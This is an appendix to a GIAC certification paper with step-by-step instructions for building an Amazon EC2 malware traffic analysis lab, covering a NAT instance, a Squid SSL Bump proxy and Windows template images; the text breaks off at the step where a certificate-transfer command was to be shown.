SSL/TLS Interception Challenge from the Shadow to the Light Appendix

GIAC (GCIA) Gold Certification

Author: Ngoc Huy Nguyen, nng.cybersecurity@protonmail.com
Advisor: Rajat Ravinder Varuni

Abstract


As part of the paper "SSL/TLS Interception Challenge from the Shadow to the Light", this document combines procedures for configuring the key components for malware traffic analysis lab in Amazon EC2. It describes the methodology to prepare Amazon Image (AMI) for infection phase with and without SSL/TLS interception. Moreover, this document provides a procedure for testing malware and capturing malicious network traffic. The main goal of this project is to contribute to the cybersecurity community.

1. EC2 NAT instance configuration

The following Amazon procedure needs to be used to create a NAT instance. The NAT instance is the key component for capturing outgoing traffic to the Internet from the infected zone and proxy zone.

https://docs.aws.amazon.com/vpc/latest/userguide/VPC_NAT_Instance.html

Once the NAT instance is built, configure a specific routing table for the infected subnet to route the default route to the NAT instance.
Following our test, the infected machine cannot avoid this routing configuration by changing the local routing table of the operating system.



2. Squid Proxy SSL/TLS interception configuration

The squid proxy instance in our lab is a Linux Ubuntu. A second interface is added to the virtual machine to have a direct connectivity with the infected subnet. The following procedure helps the security analyst to add this second interface in Amazon EC2.

https://aws.amazon.com/premiumsupport/knowledge-center/ec2-ubuntu-secondary-network-interface/?nc1=h_ls

Once this second interface is fully functional, the following procedure needs to be used to create the squid proxy with SSL Bump feature.

https://wiki.squid-cache.org/ConfigExamples/Intercept/SslBumpExplicit


3. Preparation template machine for infection

As a prerequisite, the security analyst needs to set up a machine template to test a malware sample. The following steps show how to build a machine template in Amazon EC2 for our experimentation. Amazon EC2 service provides several system images to deal with different operating systems and use cases. In the example below we will build two Microsoft Windows Server 2008 R2 images. The first image is built for direct Internet access without SSL/TLS interception. The second image is built for SSL/TLS interception.

To prepare the machine template, open the EC2 web console, go to the “Instances” panel and click on “Launch Instance”.


Step 1: Choose an Amazon Machine Image (AMI)

In the example, we used a Microsoft Windows Server 2008 R2 Base for AMI.




Step 2: Choose an Instance Type

In this step, use a free tier eligible t2.micro instance type.



Step 3: Configure Instance Details

Assign the machine in the infection subnet, then assign the IP address of the machine in the subnet (optional).



Step 4: Add Storage


Adjust the size of the machine storage for your needs. Use the default value if there is no specific requirement.

Step 5: Add tags

Add tags if needed (optional). Tags are useful for categorizing a group of objects.


Step 6: Configure Security Group

Select the security group “infection group” The admin zone in the subnet 172.31.10.0/24 could access the infected zone for administration purposes.




Step 7: Review Instance Launch

In this step, review your configuration and click on Launch if all parameters are correct.




Step 8: Select an existing key pair or create a new key pair

In this step create or use a existing key pair to get to your Windows Administrator password.




Step 9: Retrieve the Administrator password

On the instance panel, select the Windows instance and click on Connect to retrieve the Administrator password. The key pair created needs to be used to display in clear text the password in the web console.



Step 10: Verify the connectivity to Internet


From the Windows instance in the admin zone, connect to the Windows template machine with remote desktop console. Open a terminal ms-dos and test your Internet connectivity.



NOTE : If problem, check Security group policies and Network Access Control lists.

Step 11: Create a shared folder for infected file repository

Open Windows Explorer and create a shared folder called “infected” with read/write permission in the C: disk drive.





Step 12: Create the instance image

On the instance panel, create an image that could be reused for repetitive tests.

Select the Windows instance and click on Actions>Image>Create Image.

Assign a name for the image: clean-image-w2k8-without-proxy






Step 13: Configure the proxy

From the Windows instance in the admin zone, connect to the Windows template machine with remote desktop console and configure the proxy in Internet Explorer.

Go to Internet Options > Connections > LAN Settings

Select in the Proxy server zone the option “Use a proxy server for your LAN” and complete the field with the private IP address allocated in the infected subnet for the squid proxy server (172.31.1.200).




Step 14: Import the proxy CA root certificate

From the linux admin instance push the proxy squid CA root certificate file to the infected folder. The following command line transfers the file by SMB protocol.

